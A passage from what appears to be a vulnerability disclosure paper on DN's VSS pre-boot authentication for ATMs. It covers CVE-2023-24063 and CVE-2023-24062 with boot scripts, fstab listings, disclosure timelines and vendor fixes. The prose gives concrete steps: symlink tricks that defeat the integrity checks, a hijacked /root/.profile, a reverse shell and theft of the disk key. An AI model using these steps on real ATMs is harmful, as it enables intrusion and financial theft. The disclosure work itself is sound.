

Figure 68:Open Suse- Linux IMA Limitation

CVE-2023-24063

After a short hiatus, our research continued with VSS v3.3.0 SR9. The PBA Phase I index table was located in *Bootxsa.efi*.



Figure 69: VSS v3.3.0 SR9 - Bootxsa PBA Phase I Index Table

In the VSS PBA validation process, the PBA Phase I index table contains the most important details. This is because DN ATMs are typically configured in the context of secureboot, where each of the EFI binaries are signed and validated by BIOS. Since the index table is hardcoded in *Bootxsa.efi* modification of the content is not possible without breaking secureboot. The secondary PBA process, Phase II, executed in Linux is of little consequence. This is because our injection target is to execute after *root* login and before PBA Phase II.

To identify our next point of compromise, we return to our trusty System V map [34].



Figure 70: Essential System Administration, 3rd Edition – Executing System V-style Boot Scripts

Working the execution order eventually led to */etc/rc.d/init.d/mountfs*. This file was responsible for mounting physical and virtual disks to the system and making minor changes to the disk contents – afterwards. The contents of this file contained a few points of interest:

- */etc/mtab* is deleted if it exists, along with any lock files
- */etc/mtab* is recreated
- GNU *mount* is triggered to complete the filesystem setup

```
18  case "${1}" in
19     start)
20        boot_mesg "Remounting root file system in read-write mode..."
21        mount -n -o remount,rw / >/dev/null
22        evaluate_retval
23
24        # Remove (stale) /etc/mtab~ file
25        if [ -f "/etc/mtab~" ]
26        then
27           boot_mesg "Removing /etc/mtab lock file..."
28           rm -f "/etc/mtab~"
29        fi
30
31        for i in /etc/mtab.*
32        do
33           if [ -f "$i" ]
34           then
35              rm -"$i"
36           fi
37        done
38
39        boot_mesg "Recording existing mounts in /etc/mtab..."
40        > /etc/mtab
41        mount -f / || failed=1
42        mount -f /proc || failed=1
43        mount -f /sys || failed=1
44        mount -f /sys/kernel/security ||  failed=1
45        (exit ${failed})
46        evaluate_retval
47
48        # This will mount all filesystems that do not have _netdev in
49        # their option list.  _netdev denotes a network filesystem.
50        boot_mesg "Mounting remaining file systems..."
51        mount -a -O no_netdev >/dev/null
52        evaluate_retval
53
54        # SCF
55        boot_mesg "Extracting /var directories..."
56        tar xvf /etc/var.tar -C / >& /dev/null
57        tar xvf /etc/root.tar -C / >& /dev/null
58
59        # update signatures in /root
60        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
61        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

Figure 71: CryptoPro - /etc/rc.d/init.d/mountfs

Let's start by taking a closer look at *mount*. When *mount* is executed the contents of */etc/fstab* are interpreted to mount the necessary block devices. The contents of */etc/fstab* were as follows:

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs    /              ext4    defaults        1       1
proc           /proc          proc    defaults,noauto 0       0
sysfs          /sys           sysfs   defaults,noauto 0       0
debugfs        /sys/kernel/debug      debugfs defaults        0       0
securityfs     /sys/kernel/security   securityfs      defaults        0       0
devpts         /dev/pts       devpts  gid=4,mode=620  0       0
shm            /dev/shm       tmpfs   defaults        0       0

tmpfs          /run           tmpfs   defaults,noauto 0       0
tmpfs          /tmp           tmpfs   defaults        0       0
tmpfs          /var           tmpfs   defaults        0       0
tmpfs          /root          tmpfs   defaults        0       0
tmpfs          /mnt           tmpfs   defaults        0       0

devtmpfs       /dev           devtmpfs        mode=0755,nosuid,noauto 0       0

# End /etc/fstab
```

Figure 72: CryptoPro - /etc/fstab Contents

Fstab reveals, a temporary file system is mounted over */root*, */tmp*, */var*, and */mnt* prior to the extraction of */etc/root.tar* and */etc/var.tar*. As a result, the contents of *root.tar* will be contained in a memory block device and not accessible from the physical disk. To further complicate this process, */etc/fstab* is one of the files validated through PBA Phase I. However, */etc/mtab* is not!!

To build our foothold, a game of musical links was deployed:

1. Move */etc/fstab* to */etc/mtab*
2. Symlink */etc/fstab* to */etc/mtab*
3. Untar */etc/root.tar* to */root*
4. Move */usr/bin/tar* – it's not checked in PBA Phase I, so no impact 😉.
5. Hijack */root/.profile*
6. Profit and dance

```
bash-4.4# ls -al /etc/*tab
lrwxrwxrwx 1 root root   4 Mar  2 17:44 /etc/fstab -> mtab
-rw-r--r-- 1 root root 669 Apr 25  2008 /etc/inittab
-rw-r--r-- 1 root root 675 Nov 22  2019 /etc/mtab
```

Figure 73: CryptoPro - mtab to fstab

Booting the system and activating our reverse listener, we receive a connection, shortly after PBA Phase I completes.



Figure 74: Superschaf v7.1-6473 Rooted

To breakdown this attack in a little more detail, lets elaborate on how this workflow is executed. During *Bootxsa* PBA Phase I integrity validation, hash sums are generated and validated against target files across P5. Since this process appears to just apply hash sums, the location of the files and how they are referenced must follow the rules of the file system. Therefore, files can be moved around the disk and reference them via symlinks and still pass integrity validation.

Replacing */etc/mtab* with */etc/fstab* and linking back to */etc/fstab* – the file hash for */etc/fstab* remains the same. On line #31 of *figure 71 /etc/mtab* is deleted with *rm*. Having replaced */etc/mtab* with */etc/fstab*, the contents of *fstab* were forcibly cleared. Without the contents of this file, the call to *mount* on line #44 of *figure 71* will fail to build the TMPFS. This modification will then provide us persistent access to the contents of */root*, */tmp*, and */var*. To ensure references to our PoC are not overwritten */usr/bin/tar* is moved to our staging directory. Fun fact, */usr/bin/tar* is no longer validated during PBA Phase I– simplifying our attack surface.

From this vantage point we were able to repeat the rest of the attack scenario from CVE-2023-24064, steal the DEK, and decrypt the Windows partition.

Reporting Timeline

- **June 6, 2022:** Vulnerability identification.
- **June 7, 2022:** Confirmed remediation in VSS v3.3.0 SR10.
- **August 31, 2022:** Vendor notified and provided technical details.
- **September 28, 2022:** Vendor confirmation of vulnerability
- **January 22, 2023:** MITRE reservation of CVE 2023-24063.

Affected Versions

During the research performed in this paper, CVE-2023-24063 was confirmed to impact VSS v3.3.0 base through VSS v3.3.0 SR9. However, it is possible this vulnerability had wider reach due to the presence of static CryptoPro versioning across major VSS releases. An index table mapping CryptoPro to VSS v3.3.0 service releases are included under CryptoPro Version Details. DN has not provided version mapping, but this information was collected from examination of */etc/Version* across each version of VSS v3.3.0.

DN Mitigation

Upon confirming the vulnerability to exist, we had the opportunity to validate remediation of CVE-2023-24063 on VSS v3.3.0 SR10. Upon review of both P1 and P5 we observed the PBA Phase I index table was updated from 56 to 58 entries.



Figure 75: VSS v3.3.0 SR10 - Bootxsa.efi PBA Phase I Index Table

The following two files were added to the PBA Phase I index table:

- */etc/displaylink.tar*
- */lib/lsb/init-functions*

No updates to the PBA Phase I index table were observed to impact the attack surface presented in CVE-2023-24063 and */etc/mtab* remained unvalidated. However, several modifications were introduced to */etc/rc.d/init.d/mountfs*. Specifically, the *rm* command targeting */etc/mtab* was removed and the *mount* command was moved to the top of the start script. These configuration changes effectively disabled the attack surface presented in CVE-2023-24063 and the vulnerability was remediated.

```
33  case "${1}" in
34     start)
35        log_info_msg "Remounting root file system in read-write mode..."
36        mount --options remount,rw / >/dev/null
37        evaluate_retval
38
39        # Make sure /dev/pts exists
40        mkdir -p /dev/pts
41
42        # This will mount all filesystems that do not have _netdev in
43        # their option list.  _netdev denotes a network filesystem.
44
45        log_info_msg "Mounting remaining file systems..."
46        mount --all --test-opts no_netdev >/dev/null
47        evaluate_retval
48
49        # SCF
50        log_info_msg "Extracting /var, /root directories...\n"
51        tar xvf /etc/var.tar -C / >& /dev/null
52        tar xvf /etc/root.tar -C / >& /dev/null
53
54        # update signatures in /root
55        log_info_msg "Updating signatures in /root"
56        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
57        /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
58
```

Figure 76: VSS v3.3.0 SR10 - /etc/rc.d/init.d/mountfs

CVE-2023-24062

Based on past success, we continued to pursue alternative attack paths via the *mount* command, executed on line #36 of */etc/rc.d/init.d/mountfs*.

```
33    case "${1}" in
34       start)
35          log_info_msg "Remounting root file system in read-write mode..."
36          mount --options remount,rw / >/dev/null
37          evaluate_retval
```

Figure 77: VSS v3.3.0 SR10 - /etc/rc.d/init.d/mountfs Mount Command

As previously discussed, the *mount* command will reference the filesystem table, */etc/fstab* for filesystem setup instructions. The contents of this file were observed to have been unchanged from previous versions.

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs    /             ext4   defaults        1     1
proc           /proc         proc   defaults,noauto 0     0
sysfs          /sys          sysfs  defaults,noauto 0     0
debugfs        /sys/kernel/debug    debugfs defaults       0     0
securityfs     /sys/kernel/security securityfs      defaults       0     0
devpts         /dev/pts      devpts gid=4,mode=620  0     0
shm            /dev/shm      tmpfs  defaults        0     0

tmpfs          /run          tmpfs  defaults,noauto 0     0
tmpfs          /tmp          tmpfs  defaults        0     0
tmpfs          /var          tmpfs  defaults        0     0
tmpfs          /root         tmpfs  defaults        0     0
tmpfs          /mnt          tmpfs  defaults        0     0

devtmpfs       /dev          devtmpfs       mode=0755,nosuid,noauto 0     0

# End /etc/fstab
```

Figure 78: VSS v3.3.0 SR10 - /etc/fstab

GNU *mount* is an interesting command. You can associate any number of physical, virtual, or remote network locations and bind to local directory targets. However, there are a few exceptions to this workflow. First, the directory target of the bind action needs to exist and second, if that directory is already mounted – the command will fail. If you haven't caught on, this is where we find our next vantage point.

One line #36 of *mountfs* the root file system is remounted as read-write to the location of "/". The directory path of "/" is typically overlooked as it is the base point of the rootfs. However, this target is the same as any other directory passed to *mount*. To accomplish code execution, control of root's home directory is required. If this directory is linked to another target that is already mounted, *mount* will fail to establish a TMPFS.

So, we flatten the file system!!!



Figure 79: VSS v3.3.0 SR10 - Symlink Magic

Then the tar files *var.tar*, *root.tar*, and *displaylink.tar* are extracted to the system root.



Figure 80: VSS v3.3.0 SR10 - Cluttered Desktop

Finally */root/.profile* is patched with our PoC exploit and …. Shell!



Figure 81: VSS v3.3.0 SR10 - Code Execution

To breakdown this attack in a little more detail, let's elaborate on how this workflow is executed. *Bootxsa* PBA Phase I integrity validation checks do not consider file location and do not scan the entire contents of the Linux partition. Files that are not indexed, are not validated – nor is there a mechanism to identify new files that have been created. As a result of these limitations, the disk contents can be manipulated or updated to suit our needs.

Linking */root*, */tmp*, and */var* to */*, creates a failure condition when *mount* is executed. Since the rootfs is already mounted to /, secondary attempts to mount to the same location will fail. Therefore, when */etc/rc.d/init.d/mountfs* is executed the TMPFS is never bound to these directory locations. This makes all the system content persistent, under a flattened file system.

From this vantage point we were able to repeat the rest of the attack scenario from CVE-2023-24064, steal the DEK, and decrypt the Windows partition.

Reporting Timeline

- **June 10, 2022:** Vulnerability identified.
- **August 31, 2022:** Vendor notified and provided technical details.
- **September 28, 2022:** Vendor confirmation of vulnerability.
- **October 6, 2022:** Vendor release of VSS v4.1.0 SR02.
- **October 11, 2022:** Vendor release of VSS v3.3.0 SR12.
- **October 12, 2022:** Vendor release of VSS v4.0.0 SR04.
- **December 16, 2022:** Confirmation of remediation in VSS v3.3.0 SR12.
- **January 19, 2023:** Vendor release of VSS v4.2.0 SR01.
- **January 22, 2023:** MITRE reservation of CVE 2023-24062.

Affected Versions

During the research performed in this paper, CVE-2023-24062 was confirmed to impact VSS v3.3.0 base through VSS v3.3.0 SR11. Upon releasing a service patch, DN indicated this vulnerability also affected version prior to VSS v4.0.0 SR04, v4.1.0 SR02, and v4.2.0 SR01. An index table mapping CryptoPro to VSS v3.3.0 service releases are included under CryptoPro Version Details.

DN Mitigation

We examined both P1 and P5 of VSS v3.3.0 SR12 and observed the PBA Phase I index table had been updated from 58 to 59 entries.



Figure 82: VSS v3.3.0 SR12 - Bootxsa.efi PBA Phase I Index Table

Review of the updated Phase I index table, */bin/rm* was identified to have been added as a new entry.

Returning to */etc/rc.d/init.d/mountfs* several changes were made to successfully remediate CVE-2023-24063.

```
33  case "${1}" in
34      start)
35          log_info_msg "Remounting root file system in read-write mode..."
36          mount --options remount,rw / >/dev/null
37          evaluate_retval
38
39          # remove and re-create /root /var /tmp /mnt
40          rm -rf /root /var /tmp /mnt
41          mkdir /root /var /tmp /mnt
42
43          # Make sure /dev/pts exists
44          mkdir -p /dev/pts
45
46          # This will mount all filesystems that do not have _netdev in
47          # their option list.  _netdev denotes a network filesystem.
48
49          log_info_msg "Mounting remaining file systems..."
50          mount --all --test-opts no_netdev >/dev/null
51          evaluate_retval
52
53          # SCF
54          log_info_msg "Extracting /var, /root directories...\n"
55          tar xvf /etc/var.tar -C / >& /dev/null
56          tar xvf /etc/root.tar -C / >& /dev/null
57
58          # update signatures in /root
59          log_info_msg "Updating signatures in /root"
60          /usr/SUPERSHEEP/bin/update_signature.sh -s /root/startx.sh.sig
61          /usr/SUPERSHEEP/bin/update_signature.sh -s /root/sushe_start.sh.sig
```

Figure 83: VSS v3.3.0 SR12 - /etc/rc.d/init.d/mountfs File Changes

Deleting and re-creating the */root*, */var*, */tmp*, and */mnt* effectively removes our directory manipulation prior to system startup. Furthermore, validating the integrity of */bin/rm* during Phase I ensures the *rm* command is intact for the execution of the remediation instructions.

CVE-2023-28865

The remediation actions for CVE-2023-24062 in */etc/rc.d/init.d/mountfs* were successful. However, this patch requires *mountfs* to be executed through System V. Within Linux, user level access to kernel level features is made possible through specialized filesystems. These filesystems are read-only TMPFS space, but instead of referencing a block device – they map to kernel memory. These special mount points can be observed in the configuration settings of */etc/fstab*.

```
# Begin /etc/fstab

# file system  mount-point  type   options         dump  fsck
#                                                       order
/tmp/rootfs    /             ext4   defaults        1     1
proc           /proc         proc   defaults,noauto 0     0
sysfs          /sys          sysfs  defaults,noauto 0     0
debugfs        /sys/kernel/debug    debugfs defaults       0     0
securityfs     /sys/kernel/security securityfs      defaults       0     0
devpts         /dev/pts      devpts gid=4,mode=620  0     0
shm            /dev/shm      tmpfs  defaults        0     0

tmpfs          /run          tmpfs  defaults,noauto 0     0
tmpfs          /tmp          tmpfs  defaults        0     0
tmpfs          /var          tmpfs  defaults        0     0
tmpfs          /root         tmpfs  defaults        0     0
tmpfs          /mnt          tmpfs  defaults        0     0

devtmpfs       /dev          devtmpfs       mode=0755,nosuid,noauto 0     0

# End /etc/fstab
```

Figure 84: VSS v3.3.0 SR12 - /etc/fstab Contents

